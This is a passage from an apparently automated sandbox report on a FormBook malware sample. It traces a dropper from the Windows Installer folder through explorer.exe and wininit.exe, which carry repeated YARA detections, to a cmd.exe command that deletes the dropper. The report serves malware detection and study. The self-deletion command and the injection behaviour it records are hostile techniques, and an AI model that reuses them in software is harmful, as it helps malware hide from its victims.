C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	500849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	500849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	500849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	500849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	500849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	500849	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1314112	success or wait	1	500849	ReadFile

Analysis Process: MSID8B1.tmp PID: 2472 Parent PID: 3012

General

Start time:	14:40:41
Start date:	03/05/2021
Path:	C:\Windows\Installer\MSID8B1.tmp
Wow64 process (32bit):	true
Commandline:	C:\Windows\Installer\MSID8B1.tmp
Imagebase:	0x400000
File size:	234172 bytes
MD5 hash:	12AB5A6E917A80D7B94F2EBE725A4B23
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2149114230.0000000000480000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2149114230.0000000000480000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2149114230.0000000000480000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000001.2092255175.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000001.2092255175.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000001.2092255175.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2149002116.0000000000340000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2149002116.0000000000340000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2149002116.0000000000340000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.2149044072.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.2149044072.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.2149044072.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: explorer.exe PID: 1388 Parent PID: 2472

General

Start time:	14:40:45
Start date:	03/05/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0xffca0000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: wininit.exe PID: 2268 Parent PID: 2472

General

Start time:	14:41:09
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\wininit.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\wininit.exe
Imagebase:	0x1d0000
File size:	96256 bytes
MD5 hash:	B5C5DCAD3899512020D135600129D665
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2344479784.0000000001EF0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2344479784.0000000001EF0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2344479784.0000000001EF0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2343801628.0000000000080000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2343801628.0000000000080000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2343801628.0000000000080000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.2344499238.0000000001F20000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.2344499238.0000000001F20000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.2344499238.0000000001F20000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1314112	success or wait	1	99E47	NtReadFile

Analysis Process: cmd.exe PID: 2252 Parent PID: 2268

General

Start time:	14:41:10
Start date:	03/05/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\Installer\MSID8B1.tmp'
Imagebase:	0x4a580000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Installer\MSID8B1.tmp	success or wait	1	4A58A7BD	DeleteFileW

Disassembly

Code Analysis